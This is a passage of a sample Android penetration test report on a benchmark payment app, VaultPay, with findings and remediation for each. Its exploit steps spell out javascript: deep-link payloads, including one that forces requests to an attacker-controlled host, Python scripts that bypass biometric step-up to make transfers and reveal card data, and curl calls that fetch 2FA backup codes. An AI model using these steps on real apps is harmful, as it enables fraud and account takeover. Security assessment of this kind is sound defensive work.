aikido

31 July 2026

Penetration Test Report

Sample Android Pentest Report

For Aikido-pentest-benchmarks




Table of contents

1. Executive Summary

1.1 Confidentiality statement

This document is the exclusive property of **Aikido-pentest-benchmarks** and **Aikido**. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires the consent of Aikido-pentest-benchmarks. Aikido-pentest-benchmarks may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

1.2 Report Overview

On **31 July 2026**, Aikido conducted a **white box** Android application penetration test for Aikido-pentest-benchmarks focused on the application(s) within the defined scope and their exposure to targeted attacks. The primary goal of this engagement was to proactively discover vulnerabilities within those scoped applications that could lead to compromise or exposure of sensitive information.

The penetration test simulated real-world attack techniques across applicable attack surfaces, including authentication, authorization, input handling, business logic, and where relevant, agentic and API-specific behaviors, to identify risks within the scoped application(s). The configured scope was limited to the following Android application and associated endpoints:

- Package Name: **app.vaultpay**
- **https://vaultpay.aikido-benchmarks.apagnan.ch**

The evaluation resulted in 2 critical, 5 high, 7 medium and 2 low findings and revealed that there are several opportunities to strengthen the cybersecurity posture of the application. The environment shows a foundational commitment to security, but targeted improvements are recommended to reduce the likelihood and impact of compromise.

Identified Improvement Points

The application has several areas where sensitive data handling could be strengthened. Credentials, card details, and session tokens appear in contexts where they may be accessible beyond their intended scope, and aligning storage and transmission practices with platform security guidelines would meaningfully reduce exposure.

Authentication and session management flows present opportunities for improvement. Step-up authentication is not consistently enforced across sensitive operations, and session lifecycle controls do not always reflect the full backend state, meaning that sign-out or session revocation actions may not take full effect server-side. Reviewing these flows end-to-end would help ensure that access controls behave as users and the business expect.


The application's network and platform hardening posture could be brought closer to current best practices. Permitting cleartext traffic and accepting weaker transport layer configurations increases the risk of data interception, and tightening these settings would provide a stronger baseline of protection with relatively low implementation effort.

Conclusion

This engagement identified 16 findings that could impact the confidentiality, integrity, and availability of the application if left unaddressed. So far, 1 of 16 has been resolved and 15 remain open, reflecting active remediation and a clear commitment to the application's security posture. We recommend completing the remaining items and validating each fix through structured retesting.

2. Findings

2.1 Vulnerability Distribution



Critical	High	Medium	Low
0/2 solved	0/5 solved	1/7 solved	0/2 solved

The table below outlines each identified vulnerability, categorized by severity and current remediation status. Findings highlight several critical and high-risk issues that could allow attackers to compromise application integrity, access sensitive data, or execute arbitrary code on the server.

- **Critical-severity issues** involve arbitrary JavaScript execution via deep-link controlled WebView URLs and exported activity vulnerabilities that allow external intents to exfiltrate session tokens, posing immediate risks of account takeover and unauthorized access.
- **High-severity issues** include biometric authentication bypasses, missing step-up authentication for MFA and backup code access, hardcoded payment credentials in source code, and transaction ID collisions, all of which could lead to unauthorized fund transfers, credential theft, and financial fraud.
- **Medium-severity issues** encompass backend session tokens not being invalidated on logout or session revocation, PIN brute-force vulnerabilities, predictable default PINs on virtual cards, sensitive data exposure via Android backups, and cleartext network traffic being permitted, which could collectively enable unauthorized account access and data interception.
- **Low-severity issues** include weak TLS cipher suites and missing or misconfigured security headers, which could weaken transport layer security and expose the application to downgrade or interception attacks.

2.2 Master Findings Table

ID	Title	State	Severity
PT-1	Arbitrary JavaScript execution in WebDocActivity via deep-link controlled WebView URL	Unresolved	Critical
PT-2	Exported AccountHubActivity allows external intent-driven session token exfiltration	Unresolved	Critical
PT-3	Biometric step-up bypass via nonce-only API flow in transfer confirmation	Unresolved	High
PT-4	Backup recovery codes exposed without step-up authentication	Unresolved	High
PT-5	Hardcoded card PAN/CVV and PIN values embedded in VaultPayRepository	Unresolved	High
PT-6	Missing step-up authentication in TOTP setup allows MFA secret reseeding	Unresolved	High
PT-7	Transaction ID collision in transfer flow allows ambiguous transaction references	Unresolved	High
PT-8	Active sessions controls operate only on local state and do not revoke backend sessions	Unresolved	Medium
PT-9	Biometric step-up authentication bypass in sensitive flows when biometrics are unavailable	Fixed	Medium
PT-10	Unlimited current-PIN brute-force attempts in Change PIN flow	Unresolved	Medium
PT-11	Logout does not invalidate backend bearer token in SessionStore sign-out flow	Unresolved	Medium
PT-12	Predictable default PIN assigned to newly created virtual cards	Unresolved	Medium
PT-13	Sensitive session data can be extracted through Android backups	Unresolved	Medium
PT-14	Cleartext network traffic is globally permitted in app manifest	Unresolved	Medium
PT-15	Weak TLS cipher suites accepted	Unresolved	Low

ID	Title	State	Severity
PT-16	Missing or Misconfigured Security Headers	Unresolved	Low

2.3 Detailed Findings

2.3.1 PT-1 - Arbitrary JavaScript execution in WebDocActivity via deep-link controlled WebView URL

Critical

Identified on: July 22nd 2026

Description

Attacker-controlled `vaultpay://open/webview` deep links were accepted by `SchemeRouter` and passed into `WebDocActivity`, where non-HTTP(S) schemes were treated as allowed and loaded with JavaScript enabled. The `javascript:` scheme was explicitly executed by the WebView client, which was validated by console execution and a forced outbound request from the app WebView to an attacker-controlled endpoint. This allows untrusted deep-link input to run script-driven navigation/interaction in the in-app WebView, breaking the intended trusted-doc boundary.

Business impact

This issue allows untrusted external input to execute script-driven behavior inside an in-app WebView that is intended to display trusted documentation content. The trusted boundary of the docs surface is weakened, enabling malicious deep links to drive in-app navigation flows, present deceptive content, and trigger outbound requests that appear to originate from the legitimate app. Because deep links can commonly be triggered from browsers, messages, QR codes, or other mobile apps, exploitation is practical in real-world phishing and social-engineering scenarios. The impact includes user deception, potential abuse of app trust signals, and increased risk of chaining with other mobile/webview weaknesses (for example, unsafe intent handling or sensitive in-WebView flows). Depending on what documentation or session context is later loaded in the same WebView, this may also create compliance concerns around secure handling of user interactions and content trust.

How to exploit

Step 1: Clear device logs to make JavaScript execution evidence easy to isolate.

```
adb logcat -c
```

Step 2: Trigger the deep-link route with an attacker-controlled `javascript:` URL in the `url` parameter.

```
adb shell am start -W -a android.intent.action.VIEW -d "vaultpay://open/webview?url=javascript:console.log%28424236148%29" app.vaultpay
```

Step 3: Read WebView/Chromium logs to confirm JavaScript execution from the deep link payload.

```
adb logcat -d | grep -F 'INFO:CONSOLE(1)] "424236148"'
```

Step 4: Start an HTTP listener on attacker-controlled infrastructure to record inbound requests from the app WebView.

```
python3 -m http.server 80 --directory /tmp/payloads/80
```

Step 5: Trigger a second deep link that uses JavaScript to force navigation to an attacker-controlled URL.

```
adb shell am start -W -a android.intent.action.VIEW -d "vaultpay://open/webview?url=javascript:location.href%3D%27http%3A%2F%2Fbe3c3646f2a91a52.staging-aikido-proxy.com%2Fwebdoc_poc1%27" app.vaultpay
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Apply a default-deny URL policy in `WebDocActivity`: allow only `https` URLs and reject all other schemes (`javascript:`, `data:`, `file:`, `content:`, `intent:`, `about:`).
- Enforce strict host allowlisting for documentation content (for example exact match to `docs.vaultpay.io` or a tightly controlled set), and avoid broad suffix checks unless subdomain policy is explicitly intended and validated.
- Remove explicit `javascript` handling from `shouldOverrideUrlLoading`; do not call `loadUrl` for JavaScript URIs. For normal navigation, prefer returning `false` for trusted HTTPS so WebView handles it natively.
- Disable JavaScript for this docs WebView unless there is a hard functional requirement. If required, keep it enabled only for trusted HTTPS origins and combine with additional hardening (no unsafe interfaces, strict navigation controls).
- Treat deep-link parameters as untrusted input at the router boundary: validate and normalize target URLs before passing them to activities.
- Add automated security tests for deep-link and WebView scheme handling to prevent regression (including negative tests for `javascript:` and other non-HTTPS schemes).

References

CVSS 6.4: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:L/VI:N/VA:N/SC:H/SI:H/SA:N

2.3.3 PT-2 - Exported AccountHubActivity allows external intent-driven session token exfiltration

Critical

Identified on: July 22nd 2026

Description

An exported activity (`.hub.AccountHubActivity`) was exposed without permission protection or caller validation, allowing any third-party app to start it explicitly. The activity accepts attacker-controlled URLs (`extra_url` / `u`), enables JavaScript in a WebView, and for non- `vaultpay.io` hosts appends the current session token as a `session` query parameter while also attaching a `Bearer` authorization header in intercepted requests. This design allows a local malicious app to trigger authenticated token leakage to attacker-controlled endpoints and can result in account session compromise.

Business impact

Authenticated session compromise can lead to unauthorized account access, exposure of personal and financial data, and execution of victim-authorized actions against backend APIs. If session tokens are reusable server-side, account takeover conditions can be created until token expiration or revocation. The likelihood of abuse is meaningful because the attack can be initiated through standard Android inter-app communication, and no elevated device privileges are required. A malicious application can trigger the vulnerable activity directly and drive token disclosure without needing to break app sandboxing. From a business perspective, this can result in fraud loss, incident response costs, customer trust erosion, and potential contractual or regulatory reporting obligations where financial or personal data is impacted.

How to exploit

Step 1: Inspect the manifest and confirm that `AccountHubActivity` is exported without permission protection.

```
grep -nE 'AccountHubActivity|android:exported|android:permission' app/src/main/AndroidManifest.xml
```

Step 2: Review the activity entrypoint and verify that the URL is taken from intent-controlled input and loaded in a JavaScript-enabled WebView.

```
sed -n '23,43p' app/src/main/java/app/vaultpay/hub/AccountHubActivity.kt
```

Step 3: Review the WebView interception logic and confirm that session material is attached to requests destined for non-`vaultpay.io` hosts.

```
sed -n '47,86p' app/src/main/java/app/vaultpay/hub/AccountHubActivity.kt
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Set `AccountHubActivity` to `android:exported="false"` unless external invocation is strictly required.
- If external access is necessary, protect the component with a signature-level permission and enforce runtime caller/package signature validation.
- Remove support for arbitrary external URLs in this activity; enforce a strict HTTPS allowlist limited to first-party domains.
- Never place session tokens in URL query parameters. Keep tokens out of URLs entirely and avoid attaching authorization headers to untrusted origins.
- Restrict WebView behavior (disable JavaScript unless required, block non-allowlisted navigation, and fail closed on unexpected hosts).
- Add security regression tests and static checks for exported components, unsafe token handling, and WebView URL trust decisions.

References

CVSS 8.3: CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:N

2.3.5 PT-3 - Biometric step-up bypass via nonce-only API flow in transfer confirmation

High

Identified on: July 22nd 2026

Description

Sensitive operations were protected only by a server-issued `biometricNonce` that could be minted directly through `/v1/auth/biometric/challenge` and replayed from a plain HTTP client. No biometric cryptographic proof was required in the transfer request, allowing step-up protected actions to be executed with a valid bearer token but without biometric verification. This was demonstrated by creating a transfer and revealing full card PAN/CVV via API calls using freshly minted nonces.

Business impact

This weakness enables unauthorized high-risk actions whenever an access token is obtained, including fraudulent outgoing transfers and disclosure of full card PAN/CVV data. The impact includes direct financial loss, exposure of payment card data, and erosion of trust in step-up controls intended to protect sensitive workflows. Likelihood is elevated in realistic threat scenarios because bearer tokens are commonly targeted by malware, device compromise, reverse engineering, proxy interception on compromised endpoints, and session theft. Once a token is available, exploitation is straightforward API abuse and does not require bypassing biometric hardware or user interaction. The issue can also create compliance exposure where strong customer authentication or equivalent step-up assurances are required for sensitive payment operations. Acceptance of nonce possession alone, without verifiable biometric proof bound to transaction context, weakens auditable security assurances for regulated financial and cardholder-data processes.

How to exploit

Step 1: Authenticate as Test user 1 and obtain a valid bearer token from an authenticated API request (for example, by inspecting app traffic in a test environment).

Step 2: Run a control test by submitting a transfer with a fake biometric nonce.

```
curl -i 'https://vaultpay.aikido-benchmarks.apagnan.ch/v1/transfers' \
  -H 'Authorization: Bearer <TOKEN_FROM_TEST_USER_1>' \
  -H 'Content-Type: application/json' \
  --data '{
    "contactId":"cnt_alice",
    "amountMinorUnits":1,
    "asset":"EUR",
    "memo":"control-bad",
    "biometricNonce":"deadbeef",
    "idempotencyKey":"11111111-1111-1111-1111-111111111111"
  }'
```

Step 3: Request a fresh biometric challenge nonce and immediately use it to submit a transfer from a plain HTTP client.

```
python3 - << 'PY'
import requests, uuid
BASE='https://vaultpay.aikido-benchmarks.apagnan.ch'
TOKEN='<TOKEN_FROM_TEST_USER_1>'
s=requests.Session()
s.headers.update({'Authorization':f'Bearer {TOKEN}','Content-Type':'application/json'})

contact=s.get(BASE+'/v1/contacts',timeout=20).json()[0]['id']
nonce=s.post(BASE+'/v1/auth/biometric/challenge',json={},timeout=20).json()['nonce']
payload={
  'contactId':contact,
  'amountMinorUnits':1,
  'asset':'EUR',
  'memo':'api-no-biometric',
  'biometricNonce':nonce,
  'idempotencyKey':str(uuid.uuid4())
}
r=s.post(BASE+'/v1/transfers',json=payload,timeout=20)
print('challenge:', nonce)
print('status:', r.status_code)
print('body:', r.text)
PY
```

Step 4: Use the same nonce-minting approach against card reveal to confirm access to highly sensitive data without biometric proof.

```
python3 - << 'PY'
import requests
BASE='https://vaultpay.aikido-benchmarks.apagnan.ch'
TOKEN='<TOKEN_FROM_TEST_USER_1>'
s=requests.Session()
s.headers.update({'Authorization':f'Bearer {TOKEN}','Content-Type':'application/json'})

card_id=s.get(BASE+'/v1/cards',timeout=20).json()[0]['id']
nonce=s.post(BASE+'/v1/auth/biometric/challenge',json={},timeout=20).json()['nonce']
r=s.post(BASE+f'/v1/cards/{card_id}/reveal',json={'biometricNonce':nonce},timeout=20)
print('status:', r.status_code)
print('body:', r.text)
PY
```

Step 5: Optionally confirm the unauthorized transfer was created by listing recent transactions.

```
curl -s 'https://vaultpay.aikido-benchmarks.apagnan.ch/v1/transactions' \
  -H 'Authorization: Bearer <TOKEN_FROM_TEST_USER_1>'
```

Remediation

Implement the following measures to eliminate this vulnerability:

- Replace nonce-only step-up with a cryptographic challenge-response flow. Require a device-held private key (hardware-backed where available) to sign a server challenge after biometric user verification, and verify signatures server-side against a registered public key.
- Bind each challenge (or resulting step-up token) to operation context: user/session, endpoint/action type, amount, destination/contact/card ID, and a short expiry. Reject reuse across different operations.
- Introduce a dedicated server-side step-up token minted only after successful cryptographic verification, and require that token for `/v1/transfers`, `/v1/cards/{id}/reveal`, and all other sensitive endpoints.
- Keep nonce/token one-time semantics and strict TTL enforcement, and invalidate outstanding step-up artifacts on logout, token refresh, or suspicious session events.
- Add monitoring and alerting for anomalous challenge issuance and step-up usage patterns (for example, high challenge rates, non-app user agents, or mismatched device/session fingerprints).
- Add integration tests that assert sensitive endpoints fail when only a bearer token and unsigned nonce are provided, and pass only with valid signed step-up proofs.

References

CVSS 8.6: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

2.3.8 PT-4 - Backup recovery codes exposed without step-up authentication

High

Identified on: July 22nd 2026

Description

Existing 2FA backup recovery codes can be retrieved and copied from the app/API using only a normal authenticated session, without biometric re-authentication. In the same feature area, backup code regeneration enforces `biometricNonce`, demonstrating inconsistent protection of highly sensitive MFA recovery secrets. This allows a temporary session holder to exfiltrate recovery codes and later bypass 2FA for persistent account access.

Business impact

Exposure of backup recovery codes creates a direct path to MFA bypass because these codes function as alternate authentication factors. If exfiltrated, they can be used to recover account access even after the user changes a password or signs out active sessions, undermining the security value of 2FA and increasing the likelihood of persistent unauthorized access. The affected data is account-security material rather than low-sensitivity profile data, so impact extends beyond confidentiality into long-term account integrity. A short-lived compromise event can be converted into durable access by harvesting recovery secrets during that window. Likelihood is moderate to high in real-world conditions where temporary session access is common (lost/unlocked devices, shoulder-surfed sessions, malware with app-session access). From a compliance perspective, compromise of authentication and account-recovery mechanisms may trigger incident response obligations under common security frameworks and privacy regulations, particularly when unauthorized account access can expose personal or financial information.

How to exploit

Step 1: Sign in to the mobile app as Test user 1, confirm 2FA is enabled for the account, and keep the session active.

Step 2: Use the authenticated bearer session token to request existing backup codes from the API.

```
curl -i 'https://vaultpay.aikido-benchmarks.apagnan.ch/v1/auth/2fa/backup-codes' \
  -H 'Authorization: Bearer <AUTHENTICATED_SESSION_TOKEN>'
```

Step 3: Demonstrate inconsistent protection by calling backup-code regeneration without a biometric nonce.

```
curl -i -X POST 'https://vaultpay.aikido-benchmarks.apagnan.ch/v1/auth/2fa/backup-codes/regenerate' \
  -H 'Authorization: Bearer <AUTHENTICATED_SESSION_TOKEN>' \
  -H 'Content-Type: application/json' \
  -d '{}'
```

Step 4: In the app UI, open Security & sessions → Backup codes while still signed in as Test user 1, then tap "Copy all".

Remediation

Implement the following measures to eliminate this vulnerability:

- Require step-up authentication (biometric or equivalent strong re-authentication) before returning any existing backup recovery codes from both API and UI flows.
- Apply a single server-side authorization policy for all MFA recovery-secret operations (view, copy/export, regenerate, and disable/reset paths) so sensitivity is enforced consistently regardless of client behavior.
- Use short-lived step-up grants (for example, recent-auth tokens with tight TTL and one-time use) and verify them on the backup-code retrieval endpoint.
- Minimize exposure of full backup codes after initial issuance: prefer one-time reveal semantics, masked display by default, and explicit user confirmation before copy/export actions.
- Add security telemetry and alerts for backup-code access events (view/copy/export/regenerate), including device/session context, and notify users when recovery secrets are accessed.
- Add regression tests that assert step-up is mandatory for all MFA secret endpoints to prevent future control drift.

References

CVSS 7.1: CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

2.3.10 PT-5 - Hardcoded card PAN/CVV and PIN values embedded in VaultPayRepository

High

Identified on: July 22nd 2026

Description

Plaintext card secrets and PIN values were embedded directly in the Android client repository state and were recoverable from the distributed APK. The embedded values were validated by extracting DEX strings and matched runtime card details shown in the app for authenticated card views. This exposes sensitive payment data and credential material to reverse engineering of the mobile binary.

Business impact

Sensitive payment information and credential material can be disclosed to unauthorized parties through offline APK analysis, enabling bulk harvesting of exposed PAN/CVV/PIN values without interacting with backend controls. This weakens confidentiality guarantees for card data and can materially increase fraud, abuse, and social-engineering risk in environments where similar patterns affect live data. The likelihood of exploitation is elevated because APK acquisition is straightforward and reverse-engineering DEX strings is a low-barrier activity for attackers. The attack is repeatable, automatable, and does not depend on race conditions or rare app states. From a compliance perspective, embedding cardholder data and PIN-related material in client binaries conflicts with secure handling expectations for payment data and may create PCI DSS and data-protection exposure, including incident response obligations if real card data is affected.

How to exploit

Step 1: Sign in to the Android app using the account named "Test user 1" and confirm the Cards section is accessible.

Step 2: Pull the installed APK from a test device or emulator.

```
adb shell pm path app.vaultpay
adb pull <apk_path_from_previous_command> ./vaultpay.apk
```

Step 3: Scan DEX contents for embedded card markers and PIN values.

```
python3 - << 'PY'
import zipfile
apk='vaultpay.apk'
markers=[
    b'4242 4242 4242 4242',
    b'4111 1111 1111 1111',
    b'1234',
    b'0000',
]
with zipfile.ZipFile(apk,'r') as z:
    dex=b''.join(z.read(n) for n in z.namelist() if n.startswith('classes') and n.endswith('.dex'))
for m in markers:
    print(m.decode(), '=>', 'FOUND' if m in dex else 'NOT FOUND')
PY
```

Step 4: In the app UI, open the first card and use the card-details reveal flow to view full sensitive data.

Step 5: Open the second card and repeat the reveal flow.

Step 6: Compare runtime values with extracted DEX strings to confirm direct embedding of active secrets in the mobile binary.

Remediation

Implement the following measures to eliminate this vulnerability:

- Remove all hardcoded PAN/CVV/PIN values from the Android codebase and rotate/reissue any affected real credentials immediately.
- Move storage and validation of card secrets and PIN material to backend systems designed for secret handling (for example, HSM-backed or vault-backed services); keep only masked/tokenized representations on-device.
- Return full card data only through tightly scoped, step-up authorized server endpoints with short-lived responses, and avoid persisting sensitive values in long-lived in-memory maps.
- Eliminate plaintext PIN handling in client logic; PIN verification should occur server-side using approved cryptographic controls and never via client-embedded reference values.
- Add CI/CD guardrails to prevent recurrence: secret scanning of source, artifact scanning of APK/DEX strings, and release gates that fail builds when PAN/CVV/PIN patterns are detected.

References

CVSS 8.7: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

2.3.12 PT-6 - Missing step-up authentication in TOTP setup allows MFA secret reseeding

High

Identified on: July 22nd 2026

Description

The TOTP enrollment flow exposes a fresh `secretBase32` and `otpauthUri` to any authenticated session without biometric re-authentication, and the verify path processes codes without requiring a biometric nonce. In contrast, nearby 2FA-sensitive operations (such as backup code regeneration) enforce `biometricNonce`, demonstrating inconsistent protection on a critical account security action. This allows a temporary session holder to reseed MFA and bind an attacker-controlled authenticator, enabling persistent account control after initial session compromise.

Business impact

